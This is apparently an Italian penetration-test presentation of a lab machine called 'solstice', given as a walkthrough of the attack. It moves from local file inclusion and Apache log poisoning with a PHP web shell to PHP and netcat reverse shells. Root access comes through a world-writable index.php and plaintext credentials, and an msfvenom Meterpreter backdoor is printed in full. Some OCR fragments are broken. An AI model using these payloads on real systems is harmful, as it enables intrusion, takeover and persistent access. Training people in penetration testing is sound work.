


La pagina ci visualizza il file /etc/passwd e quindi questo ci conferma la vulnerabilità.

05 TARGET EXPLOITATION


Target Exploitation– Access.log

Il prossimo passo sarà passare da un **LFI** (Inclusione di File Locali) a un **RCE** (Esecuzione di Codice Remota) tramite il *log poisoning*. Tra i log a cui possiamo accedere c'è /var/log/apache2/access.log.



Target Exploitation– Burp Suite

Intercettiamo la richiesta tramite il tool Burp Suite:



Modifichiamo il valore il valore di User-Agent per effettuare un command injection attack con il seguente script PHP:

```
<?php system($_GET['cmd']); ?>
```

Target Exploitation– Burp Suite

Vediamo che la modifica ha avuto successo:

Request

Pretty | Raw | Hex

```
1  GET / HTTP/1.1
2  Host: 10.0.2.4
3  User-Agent: <?php system($_GET['cmd']); ?>
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: close
8  Cookie: PHPSESSID=omspmmdt9rgbva2vp7det4ldr5
9  Upgrade-Insecure-Requests: 1
10 If-Modified-Since: Thu, 25 Jun 2020 14:45:19 GMT
11 If-None-Match: "128-5a8e9a431c517-gzip"
12
13
```


Response

Pretty | Raw | Hex | Render

```
1  HTTP/1.1 200 OK
2  Date: Fri, 28 Jun 2024 09:34:52 GMT
3  Server: Apache/2.4.38 (Debian)
4  Last-Modified: Thu, 25 Jun 2020 14:45:19 GMT
5  ETag: "128-5a8e9a431c517-gzip"
6  Accept-Ranges: bytes
7  Vary: Accept-Encoding
8  Content-Length: 296
9  Connection: close
10 Content-Type: text/html
11
12 <head>
13   Currently configuring the database, try later.
14   <style type ="text/css" >
15     .footer{
16       position:fixed;
17       text-align:center;
18       bottom:0px;
19       width:100%;
20     }
21   </style>
22 </head>
23 <body>
24   <div class="footer">
       Proudly powered by phpIPAM 1.4
     </div>
25 </body>
26
```

Target Exploitation– Burp Suite

Per essere sicuri che tutto è avvenuto con successo inseriamo nella URL **&cmd=id**.



```
/openlogo-75.png HTTP/1.1" 200 6040 "http://192.168.1.192/" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
192.168.1.162 - - [17/Jun/2020:23:33:15 -0400] "GET /index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:33:29 -0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0
(X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:35:06 -0400] "GET /install/index.php
HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:35:18
-0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
192.168.1.162 - - [17/Jun/2020:23:35:18 -0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:35:18 -0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0
(X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:35:18 -0400] "GET /install/index.php
HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:35:19
-0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
192.168.1.162 - - [17/Jun/2020:23:35:19 -0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:38:04 -0400] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux
x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:38:04 -0400] "GET /icons/openlogo-75.png HTTP/1.1"
200 6040 "http://192.168.1.192/" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun
/2020:23:38:04 -0400] "GET /favicon.ico HTTP/1.1" 200 432558 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:44:20 -0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux
x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:44:52 -0400] "GET /install/index.php HTTP/1.1" 500
185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:44:53 -0400] "GET
/install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - -
[17/Jun/2020:23:47:49 -0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:47:50 -0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux
x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:48:02 -0400] "GET /config.php HTTP/1.1" 200 203 "-"
"Mozilla/5.
/config.php
/2020:23:4
Firefox/68.
rv:68.0) Ge
x86_64; rv
"http://10.0.2.9/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.   10.0.2.15 - - [28/Jun/2024:05:33:59 -0400]
"GET / HTTP/1.1" 200 524 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101   efox/115.0" 10.0.2.15 - - [28/Jun
/2024:05:34:52 -0400] "GET / HTTP/1.1" 200 524 "-" "uid=33(www-data) gid=33(www-data)   roups=33(www-data) " 10.0.2.15 - - [03/Jul
/2024:05:12:37 -0400] "GET / HTTP/1.1" 200 524 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.   Gecko/20100101 Firefox/115.0"
10.0.2.15 - - [03/Jul/2024:05:13:12 -0400] "GET / HTTP/1.1" 200 524 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data) "
```

```
11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data) "
```

Target Exploitation– Reverse Shell

Dal sito Pentestmonkey copiamo il codice per creare una Reverse Shell in PHP.

PHP

This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try 4, 5, 6…

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

If you want a .php file to upload, see the more featureful and robust php-reverse-shell.

Modifichiamo il codice:

```
php - r ' $sock = fsockopen( "10.0.2.15" , 6565);
exec( "/bin/sh -i <&3 >&3 2>&3" );'
```

Target Exploitation– Reverse Shell

Utilizziamo un URL-encoder.

Encode to URL-encoded format

Simply enter your data then push the encode button.

```
php -r '$sock=fsockopen("10.0.2.15",6565);exec("/bin/sh -i <&3 >&3 2>&3");'
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 — Destination character set.

LF (Unix) — Destination newline separator.

Encode each line separately (useful for when you have multiple entries).

Split lines into 76 character wide chunks (useful for MIME).

Live mode OFF — Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE — Encodes your data into the area below.

```
php%20-r%20%27%24sock%3Dfsockopen%28%2210.0.2.15%22%2C6565%29%3Bexec%28%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27
```

Target Exploitation– Reverse Shell

Prima di eseguire il comando malevolo, poniamo la macchina Kali in ascolto sulla porta 6565 con il seguente comando:

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 6565
listening on [any] 6565 ...
```

Eseguiamo il comando:


```
10.0.2.4:8593/index.php?book=../../../../var/log/apache2/access.log&cmd=php -r '%24sock%3Dfsockopen("10.0.2.15"%2C6565)%3Bexec("%2Fbin%2Fsh -i <%263 >%263 2>%263")%3B'
```

Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

Si ottiene la shell come user www-data:

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 6565
listening on [any] 6565 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.9] 58822
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@solstice:/var/tmp/webserver$
```

06 POSTEXPLOITATION



Privilege Escalation– Exploit Locali

Otteniamo informazioni sula versione del kernel tramite il comando:

```
www-data@solstice:/var/tmp/webserver$ uname -r
uname -r
4.19.0-8-amd64
```

A questa versione del Kernel sono associati due exploit locali:

Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (polkit Method)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47167	2018-18955	BCOLES	LOCAL	LINUX	2019-01-04

EDB Verified: ✕ | Exploit: ⬇ / {} | Vulnerable App:

```
┌──(root㉿kali)-[~]
└─# searchsploit polkit
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                | Path
---------------------------------------------------------------------------------------------------------------
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (polkit Method) | linux/local/47167.sh
Linux Polkit - pkexec helper PTRACE_TRACEME local root (Metasploit)                          | linux/local/47543.rb
PolicyKit polkit-1 < 0.101 - Local Privilege Escalation                                      | linux/local/17932.c
polkit - Temporary auth Hijacking via PID Reuse and Non-atomic Fork                          | linux/dos/46105.c
Polkit 0.105-26 0.117-2 - Local Privilege Escalation                                         | linux/local/50011.sh
systemd - Lack of Seat Verification in PAM Module Permits Spoofing Active Session to polkit  | linux/dos/46743.txt
---------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Linux Kernel 4.10 < 5.1.17 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47163	2019-13272	BCOLES	LOCAL	LINUX	2019-07-24

EDB Verified: ✕ | Exploit: ⬇ / {} | Vulnerable App:

```
┌──(root㉿kali)-[~]
└─# searchsploit pkexec
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                | Path
---------------------------------------------------------------------------------------------------------------
Linux Kernel 4.10 < 5.1.17 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation              | linux/local/47163.c
Linux Kernel 5.1.x - 'PTRACE_TRACEME' pkexec Local Privilege Escalation (2)                  | linux/local/50541.c
Linux Polkit - pkexec helper PTRACE_TRACEME local root (Metasploit)                          | linux/local/47543.rb
pkexec - Race Condition Privilege Escalation                                                 | linux/local/17942.c
---------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Tentativo fallito!

Privilege Escalation– Reverse Shell

Controlliamo se ci sono processi in esecuzione con privilegi di root con il comando:

`ps -aux | grep root`

```
root       457  0.3  0.1   9488  5752 ?        Ss   13:57   0:01 /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/d
hcp/dhclient.enp0s3.leases -I -df /var/lib/dhcp/dhclient6.enp0s3.leases enp0s3
root       490  0.0  0.0      0     0 ?        I<   13:57   0:00 [ttm_swap]
root       491  0.0  0.0      0     0 ?        S    13:57   0:00 [irq/18-vmwgfx]
root       536  0.5  0.1  19304  6316 ?        Ss   13:57   0:02 /lib/systemd/systemd-logind
root       543  0.2  0.0  19768  5164 ?        Ss   13:57   0:00 /sbin/wpa_supplicant -u -s -O /run/wpa_supplicant
root       548  0.0  0.0   8504  2636 ?        Ss   13:57   0:00 /usr/sbin/cron -f
root       558  0.0  0.0   5344  2304 ?        Ss   13:57   0:00 /usr/sbin/anacron -d -q -s
root       559  1.2  0.0 228028  3952 ?        Ssl  13:57   0:04 /usr/sbin/rsyslogd -n -iNONE
root       566  0.0  0.0   9416  2500 ?        S    13:57   0:00 /usr/sbin/CRON -f
root       567  0.0  0.0   9416  2500 ?        S    13:57   0:00 /usr/sbin/CRON -f
root       568  0.1  0.0   9416  2500 ?        S    13:57   0:00 /usr/sbin/CRON -f
root       569  0.0  0.0   9416  2500 ?        S    13:57   0:00 /usr/sbin/CRON -f
root       570  0.1  0.0   9416  2500 ?        S    13:57   0:00 /usr/sbin/CRON -f
root       571  0.1  0.0   9416  2500 ?        S    13:57   0:00 /usr/sbin/CRON -f
root       600  0.0  0.0   2388   760 ?        Ss   13:57   0:00 /bin/sh -c /usr/bin/python -m pyftpdlib -p 21 -u 15090e62f66f41b547
b75973f9d516af -P 15090e62f66f41b547b75973f9d516af -d /root/ftp/
root       605  0.0  0.0   2388   752 ?        Ss   13:57   0:00 /bin/sh -c /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
root       612  3.0  0.1  32332 11312 ?        Ss   13:57   0:11 /usr/sbin/nmbd --foreground --no-process-group
root       617  0.1  0.0   5612  1648 tty1     Ss+  13:57   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root       618  4.8  0.2  24304 15064 ?        S    13:57   0:18 /usr/bin/python -m pyftpdlib -p 21 -u 15090e62f66f41b547b75973f9d51
6af -P 15090e62f66f41b547b75973f9d516af -d /root/ftp/
root       619  0.7  0.3 196744 21236 ?        S    13:57   0:02 /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
root       631  0.0  0.1  15852  6684 ?        Ss   13:57   0:00 /usr/sbin/sshd -D
avahi      632  0.0  0.0   8156   320 ?        S    13:57   0:00 avahi-daemon: chroot helper
root       636  1.7  0.1 184972 10556 ?        Ssl  13:57   0:06 /usr/sbin/cups-browsed
root       731  0.4  0.3 199492 20400 ?        Ss   13:58   0:01 /usr/sbin/apache2 -k start
root       759  0.0  0.1  73996 10852 ?        Ss   13:58   0:00 /usr/sbin/squid -sYC
root       857  1.4  0.3  50132 21288 ?        Ss   13:58   0:04 /usr/sbin/smbd --foreground --no-process-group
```

Privilege Escalation– Reverse Shell

Visitando **/var/tmp/sv** notiamo che **index.php** ha i permessi di lettura, scrittura ed esecuzione per tutti gli utenti.

```
www-data@solstice:/var/tmp/webserver$ cd /var/tmp/sv
cd /var/tmp/sv
www-data@solstice:/var/tmp/sv$ ls -la
ls -la
total 12
drwsrwxrwx 2 root root 4096 Jun 26  2020 .
drwxrwxrwt 9 root root 4096 Jul  4 13:58 ..
-rwxrwxrwx 1 root root   36 Jun 19  2020 index.php
```

Apriamo il file:

```
www-data@solstice:/var/tmp/sv$ cat index.php
cat index.php
<?php
echo "Under construction";
?>
```

Utilizzo il comando echo per sovrascrivere il contenuto di index.php con il codice php dannoso:

<?php system(‘nc 10.0.2.9 4567 -e /bin/bash’)?>

```
www-data@solstice:/var/tmp/sv$ echo "<?php system('nc 10.0.2.9 4567 -e /bin/bash')?> " > index.php
<em('nc 10.0.2.9 4567 -e /bin/bash')?> " > index.php
```

Privilege Escalation– Reverse Shell

Mettiamo Kali Linux in ascolto:

```
┌──(root㉿kali)-[~]
└─# nc -lnvp 4567
listening on [any] 4567 ...
```

Per eseguire il file index.php utilizziamo il comando curl 127.0.0.1:57:

```
www-data@solstice:/var/tmp/sv$ curl 127.0.0.1:57
curl 127.0.0.1:57
```

E otteniamo la shell come utente root:

```
┌──(root㉿kali)-[~]
└─# nc -lnvp 4567
listening on [any] 4567 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.9] 46320
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Privilege Escalation– Approccio alternativo

Esplorando le directory notiamo che in /var/tmp/webserver_2/project c'è un file di configurazione con le credenziali di root in chiaro.

```
cat config.php
<?php

function ft_settings_external_load() {
  $ft = array();
  $ft['settings'] = array();
  $ft['groups'] = array();
  $ft['users'] = array();
  $ft['plugins'] = array();

  # Settings - Change as appropriate. See online documentation for explanations. #
  define("USERNAME", "admin"); // Your default username.
  define("PASSWORD", "admin"); // Your default password.

  $ft["settings"]["DIR"]                = "."; // Your default directory. Do NOT include a trailing slash!
  $ft["settings"]["LANG"]               = "en"; // Language. Do not change unless you have downloaded language file.
  $ft["settings"]["MAXSIZE"]            = 2000000; // Maximum file upload size - in bytes.
```

Utilizziamo il comando **su** per ottenere i privilegi di root e verificare se la password specificata è corretta.

```
www-data@solstice:/var/tmp/webserver_2/project$ su root
su root
Password: admin

root@solstice:/var/tmp/webserver_2/project# whoami
whoami
root
root@solstice:/var/tmp/webserver_2/project# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Maintaining Access– PHP Meterpreter

Per creare una backdoor PHP Meterpreter è stato utilizzato lo strumento **msfvenom** fornito da Metasploit, eseguendo il seguente comando:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 -f raw
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes
/*<?php /**/ error_reporting(0); $ip = '10.0.2.15'; $port = 4444; if (($f = 'stream_socket_client
') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = '
fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'so
cket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connec
t($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket fun
cs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); bre
ak; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen",
$len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $
b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); br
eak; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suho
sin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $su
hosin_bypass(); } else { eval($b); } die();
```

Sul terminale in cui abbiamo accesso root alla macchina target andiamo a creare il file ***phpmeter.php*** con il payload all'interno nella cartella /var/www.


Maintaining Access– PHP Meterpreter

Utilizziamo un generico modulo Handler per instaurare una connessione di tipo Reverse con la backdoor caricata sulla macchina target.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
```

Maintaining Access– PHP Meterpreter

Dalla macchina Kali tramite Web Browser ci connettiamo all'URL *10.0.2.4/phpmeter.php*



Tornando alla MSFConsole possiamo osservare che è stata instaurata una sessione di tipo Meterpreter con la macchina target.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Meterpreter session 2 opened (10.0.2.15:4444 → 10.0.2.4:37848) at 2024-07-04 15:03:10 -0400

meterpreter >
```

Ravviando la macchina target possiamo osservare che la Web Backdoor garantisce l'accesso persistente alla macchina target.

```
meterpreter >
[*] 10.0.2.4 - Meterpreter session 2 closed.  Reason: Died

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Meterpreter session 3 opened (10.0.2.15:4444 → 10.0.2.4:37654) at 2024-07-04 15:17:20 -0400
```

GRAZIE PER L’ATTENZIONE!